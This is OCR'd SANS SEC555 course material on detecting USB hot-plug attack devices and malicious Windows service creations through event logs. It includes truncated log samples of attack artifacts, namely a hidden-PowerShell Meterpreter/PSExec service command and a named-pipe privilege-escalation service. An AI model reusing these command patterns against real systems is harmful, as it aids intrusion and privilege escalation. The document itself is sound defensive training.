
The technique of stealing credentials using a man-in-the-middle attack with a USB device was discovered and publicized by Rob Fuller (@mubix). Rob regularly comes up with cool techniques, and he is a great resource to follow.

References:

https://www.cisecurity.org/resources/?o=controls, https://sec555.com/6d

https://shop.hak5.org/products/lan-turtle, https://sec555.com/6e

https://room362.com/post/2016/snagging-creds-from-locked-machines, https://sec555.com/6f



USB Plug Attacks (1)

Low-cost purpose-built devices used by Pen testers with the following capabilities:


- Password cracking
- Man in the Middle Attacks
- Data exfiltration
- Scripting
- Backdoor delivery
- Local and Network Reconnaissance
- Attack automation
- Remote access
- Payload delivery
- And many more....

SANS

SEC555 | SIEM with Tactical Analytics 97

USB Plug Attacks (1)

Hot plug attack devices are built to deliver an array of custom scripts to attack devices within the victim's network whether physically installed via USB port or connected inline within an Ethernet network connection for tapping and remote network monitoring



USB Plug Attacks (2)

Examples of cheap and readily available Hot Plug attack devices from Hak5

Bash Bunny

Shark Jack

OmG Plug

Rubber Ducky

Lan Turtle

SANS

SEC555 | SIEM with Tactical Analytics 98

USB Plug Attacks (2)

The examples above are some of the hardware Hot Plug style attack devices available on the open market. These devices can be programmed to phone home using a reverse shell or to Hak5 public Cloud C2 environment where the operator can control and manage the implant remotely.

There have also been articles written on how to better hide your tracks and avoid forensic detection as noted below in the references. One could argue that knowing how the adversary is using these types of attacks and processes being used to mitigate detection would be a good place to start when building detections to use within the SOC and logs that are sent to the SIEM for correlation with other events of interest.

Devices like these can be great training aides when used to educate the defenders and IR teams within the SOC.


Hak5 also has some great videos and blogposts where they describe the usage of these tools along with many, many more.

References:

https://shop.hak5.org/, http://sec555.com/109

https://s3.wp.wsu.edu/uploads/sites/2776/2022/05/Noah_Black_Poster.pdf

https://www.sciencedirect.com/science/article/pii/S2666281721000986



USB Insertion Events

New USB insertion creates events in the System log

- Nothing on removal or subsequent plugins
- Works for multiple device types (NIC, storage, etc.)

Microsoft\Windows\DriverFrameworks-UserMode log is used for some devices (such as storage devices)

- Tracks every time device is plugged in or disconnected
- Also, tracks device session using GUID
- Detailed and complex

SANS

SEC555 | SIEM with Tactical Analytics 99

USB Insertion Events

Many USB devices, especially storage devices, will generate between eight and nine events to the System channel when they are initially plugged in. However, removal or reinsertion of these devices generates zero events in the System channel.

Fortunately, all is not lost. The Event IDs generated in the Microsoft\Windows\DriverFrameworks-UserMode operational channel can be enabled. It logs mass storage devices and more at insertion, removal, and all subsequent reinsertions and removals. It also tracks each device by its serial number as well as tracking each unique session. A unique session consists of device insertion through removal. The events in this channel are more verbose and can be slightly more difficult to read. However, they also are laid out in a normal fashion and could be parsed out to be easier for an analyst to read.

A few sample events are below:

Event ID 2003:

```
The UMDF Host Process ({6b80dcdb-8bad-4354-be25-b8915d02d40c}) has been asked to load drivers for
device
SWD\WPDBUSENUM\_??_USBSTOR#DISK&VEN_IS917&PROD_INNOSTOR&REV_1.00#20120722198
1&0#{53F56307-B6BF-11D0-94F2-00A0C91EFB8B}.
```

Event ID 2010:


The UMDF Host Process ({6b80dcdb-8bad-4354-be25-b8915d02d40c}) has successfully loaded drivers for device SWD\WPDBUSENUM_??_USBSTOR#DISK&VEN_IS917&PROD_INNOSTOR&REV_1.00#201207221981&0#{53F56307-B6BF-11D0-94F2-00A0C91EFB8B}.

Event ID 2100:

Received a Pnp or Power operation (27, 23) for device SWD\WPDBUSENUM_??_USBSTOR#DISK&VEN_IS917&PROD_INNOSTOR&REV_1.00#201207221981&0#{53F56307-B6BF-11D0-94F2-00A0C91EFB8B}.

Event ID 2101:

Completed a Pnp or Power operation (27, 9) for device USB\VID_18D1&PID_4EE1\FA6AH0301181 with status 0x0.



Windows Driver Framework

Monitors driver use, including keyboards and USB storage

```
message                                                               event_id
The Driver Manager service is starting a host process for device     1003
WPDBUSENUMROOT.UMB.2&37C186B&1&STORAGE#VOLUME#_??_US
BSTOR#DISK&VEN_SANDISK&PROD_CRUZER_FIT&REV_1.00#4C530001170202102395&0#.
The host process {F7C0D7DD-586A-4DE7-AB4D-CFDB024485A9} started       1004
successfully.
The UMDF Host Process ({F7C0D7DD-586A-4DE7-AB4D-CFDB024485A9}) has    2010
successfully loaded drivers for device
WPDBUSENUMROOT\UMB\2&37C186B&1&STORAGE#VOLUME#_??_US
BSTOR#DISK&VEN_SANDISK&PROD_CRUZER_FIT&REV_1.00#4C530001170202102395&0#.
```

Microsoft-Windows-DriverFrameworks-UserMode/Operational defaults to off

SANS

SEC555 | SIEM with Tactical Analytics 101

Windows Driver Framework

The Windows Driver Framework, unfortunately, defaults to off. However, it is easy to turn on with PowerShell. The code to do so is below.


```
$logName = 'Microsoft-Windows-DriverFrameworks-UserMode/Operational'
$log = New-Object System.Diagnostics.Eventing.Reader.EventLogConfiguration
$logName
$log.IsEnabled=$true # change to $false if disabling
$log.SaveChanges()
```

This slide represents a few events that occur when inserting a USB thumb drive.

NirSoft USBDeview

Simplification is acceptable/preferred

- Possible to run third-party tool once a day and log to file
- Better late than never


USBDeview

File Edit View Options Help

```
Device Name   /                     Description                      Device Type                       Co
0000.0014.0000.021.001.000.000.0... DisplayLink USB Audio Adapter    Audio                             Yes
0000.0014.0000.021.001.000.000.0... DisplayLink Network Adapter ...  Communication                     Yes
G510 Gaming Keyboard                USB Composite Device             Unknown                           Yes
G510 Gaming Keyboard                USB Input Device                 HID (Human Interface Device)      Yes
G510 Gaming Keyboard                USB Input Device                 HID (Human Interface Device)      Yes
G700 Laser Mouse                    USB Composite Device             Unknown                           Yes
HD Pro Webcam C920                  Logitech USB Camera (HD Pro...   Unknown                           Yes
Pixel                               Pixel                            Unknown                           Yes
35 item(s)                                    NirSoft Freeware. http://www.nirsoft.net    usb.ic
```

```
C:\>USBDeview.exe /scomma \\fs01\blind_drop\20170510
.1149.csv /DisplayConnected 0 /DisplayNoPortSerial 1
 /addexportheaderline 1
```

SANS

SEC555 | SIEM with Tactical Analytics 102


NirSoft USBDeview

The default System channel logs first insertions of devices. The Microsoft-Windows-DriverFrameworks-UserMode/Operational provides detailed, yet cryptic, logs of device insertions, removals, and subsequent insertions/removals. However, its logs are not the easiest to read and may require additional parsing for maximum value. Both are built into Windows. However, sometimes it is simpler to use a third-party tool.

For example, the free NirSoft USBDeview can be set to run once a day and log to a CSV file. This file can then be picked up and shipped off to an aggregator. In this case, the USB information is clearer and more concise to follow. However, this process is no longer "real time" and requires making sure USBDeview.exe is allowed to run on systems. There are obviously PROs/CONs, but know you have options. Also, remember that if you are not using a log agent, you have the option of pushing the CSV to a network share for collection or can even have PowerShell invoke NirSoft USBDeview and then take the results and create Windows events.

Reference:

http://www.nirsoft.net/utils/usb_devices_view.html, https://sec555.com/6g



New Services

CIS v6 Critical Control 9:

> *"Manage (track/control/correct) the ongoing operational use of ports, protocols, and services..."*[1]

Services are frequently used for persistence and privilege escalation (Event ID: 7045)

- Services are often created when certain devices are installed such as webcams, USB or wireless NICS, etc.
- Fairly easy to filter out/ignore legitimate services

SANS

SEC555 | SIEM with Tactical Analytics 103


New Services

In some instances, it is also possible to track device installations because they often create new services. More importantly, though, tracking new services is a solid method for catching malicious activity such as successful exploitation, privilege escalation, and persistence.

Monitoring new services can be overwhelming if filtering is not applied. For example, if a new service log comes in for XYZ and XYZ is legitimate, it should be added to this list of allowed services and be filtered out. This process does not work if you have to review every service creation. What you are looking for are new services not previously seen or deny list services that are not allowed.

References:

https://blog.rapid7.com/2018/03/05/cis-critical-control-9-limitation-and-control-of-ports-protocols-and-services, https://sec555.com/6h



Device Service Creations

Many external devices will create services. This includes:

- USB NICs
- Wireless adapters
- Video cards

Are these good/bad?

```
A service was installed in the system.

Service Name:  USB Video Device (WDM)
Service File Name:  system32\DRIVERS\usbvideo.sys
Service Type:  kernel mode driver
Service Start Type:  demand start
Service Account:

A service was installed in the system.

Service Name:  Atheros AR9271 Wireless Network Adapter Service
Service File Name:  system32\DRIVERS\athur.sys
Service Type:  kernel mode driver
Service Start Type:  demand start
Service Account:

A service was installed in the system.

Service Name:  Realtek 10/100 USB NIC Family Windows7 32bit Driver
Service File Name:  system32\DRIVERS\rtu06w7.sys
Service Type:  kernel mode driver
Service Start Type:  demand start
Service Account:
```

SANS

SEC555 | SIEM with Tactical Analytics 104


Device Service Creations

This slide demonstrates the installation of three USB devices. The top is an example of a USB-based graphics card being installed. The second is of a USB wireless adapter being installed. The bottom is an example of a USB NIC being installed.

Yet one of these is malicious… Of these three, the bottom device is malicious. It is actually a LAN turtle from Hak5 that can be used to steal credentials or provide unauthorized network access. However, you could not tell this from simply looking at the log. Realtek is a popular NIC, and the driver being loaded for this is legitimate. So how is this useful? Do you allow USB NICs on the desktop? How about laptops? If not, this log could be the red flag that helps you identify what is going on.

Think of it this way:

You have a policy that users are not allowed to plug in unauthorized external devices. A week later, you receive the bottom event about a Realtek USB NIC being plugged into a device. You look up the computer and call the user responsible for the device and ask them what they are doing. Their response is that they have not plugged in a USB NIC. You ask them to look at the back of their machine, and sure enough, there is a device plugged in, and they have no clue how it got there. You then kick off an incident response procedure, and after all is said and done you get a big promotion, a pat on the back, and cheers from your peers for discovering an unauthorized LAN turtle by simply reviewing service creation events. Maybe you will not get a promotion or even a pat on the back, but if you are diligent enough to monitor this type of event, then this could be a true story and this author will totally give you street cred for it.



Service Creation Gone Bad

Common attack techniques create services

- The top example is of Meterpreter compromise through PSExec
- The bottom event is of privilege escalation

Immediately after execution, the services are deleted

```
message

A service was installed in the system.

Service Name: PWbKzDLuJeieEXbH
Service File Name: %COMSPEC% /b /c start /b /min
powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq 4)
{$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowe
```

```
message

A service was installed in the system.

Service Name: tskuqc
Service File Name: cmd.exe /c echo tskuqc > \\.\pipe\tskuqc
Service Type: user mode service
Service Start Type: demand start
```

SANS

SEC555 | SIEM with Tactical Analytics 105

Service Creation Gone Bad

The primary benefit service creations give is the ability to discover some mainstream attacks. This slide represents what gets logged when someone steals credentials and uses them with Metasploit's[1] PSExec module. This is one of the most commonly used penetration/attack methods to pivot through an environment. However, it creates a service creation event.

Notice in the top event, the service name is random. This is an opportunity to augment service creation logs with frequency analysis possibly.

Service Name: PWbKzDLuJeieEXbH

